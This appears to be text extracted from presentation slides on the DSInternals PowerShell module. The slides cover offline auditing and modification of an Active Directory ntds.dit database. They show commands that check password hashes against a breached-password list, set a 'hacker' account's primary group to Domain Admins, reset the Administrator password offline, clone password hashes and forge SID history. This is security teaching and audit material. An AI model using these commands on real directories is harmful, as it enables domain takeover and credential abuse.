


```
PS > Get-ADDBAccount -DBPath .\ntds.dit -BootKey acdba64a3929261b04e5270c3ef973cf -All |
>> Test-PasswordQuality -WeakPasswordHashesFile .\pwned-passwords-ntlm-ordered-by-count.txt

Active Directory Password Quality Report
----------------------------------------

Passwords of these accounts are stored using reversible encryption:

LM hashes of passwords of these accounts are present:

These accounts have no password set:

Passwords of these accounts have been found in the dictionary:
  Adeline
  Sergio

These groups of accounts have the same passwords:
  Group 1:
    Abbi
    Abbie
```

Demo

Auditing AD Passwords Against HIBP

Auditing AD Passwords




Thomas Eklund
@limp15000

Replying to @MGrafnetter @SwiftOnSecurity @haveibeenpwned

Thanks for the great script #DSInternals Just convinced a customer for a quick check... Results are appalling, can't get too specific but more than 50% are in @haveibeenpwned and don't get me started on admins who have the same password for their normal account and domain admin..


4:08 PM - 1 Oct 2018

Enabling/Disabling Accounts



```
PS C:\> Enable-ADDBAccount -SamAccountName April `
>>                          -DBPath .\ntds.dit
```


AD Group Membership



Well-Known Global Group RIDs


Domain Admins	512
Domain Users	513
Domain Guests	514
Domain Computers	515
Domain Controllers	516
Cert Publishers	517
Group Policy Creator Owners	520

Group Membership Change



```
PS> Stop-Service ntds -Force
PS> Set-ADDBPrimaryGroup -SamAccountName hacker -PrimaryGroupId 512 `
>>>                      -DBPath C:\Windows\NTDS\ntds.dit
PS> Start-Service ntds
WARNING: Waiting for service 'Active Directory Domain Services (ntds)' to start.
PS>
```

Offline Password Reset




```
PS > Set-ADDBAccountPassword -SamAccountName Administrator `
>>                          -DBPath .\ntds.dit `
>>                          -BootKey acdba64a3929261b04e5270c3ef973cf

cmdlet Set-ADDBAccountPassword at command pipeline position 1
Supply values for the following parameters:
NewPassword: ********
PS >
```

Hash/Key Derivation and Encryption

Demo

Offline Active Directory Privilege Elevation


Password Hash Cloning



```
PS > Set-ADDBAccountPasswordHash -SamAccountName Administrator `
>>                               -DBPath .\ntds.dit `
>>                               -BootKey acdba64a3929261b04e5270c3ef973cf `
>>                               -NTHash $other.NTHash `
>>                               -SupplementalCredentials $other.SupplementalCredentials
```

Demo
Password Hash Cloning

Forging SID History



Hacker Properties

Attributes:

Attribute	Value
sIDHistory	S-1-5-21-3180365339-800773672-37677526
sn	<not set>

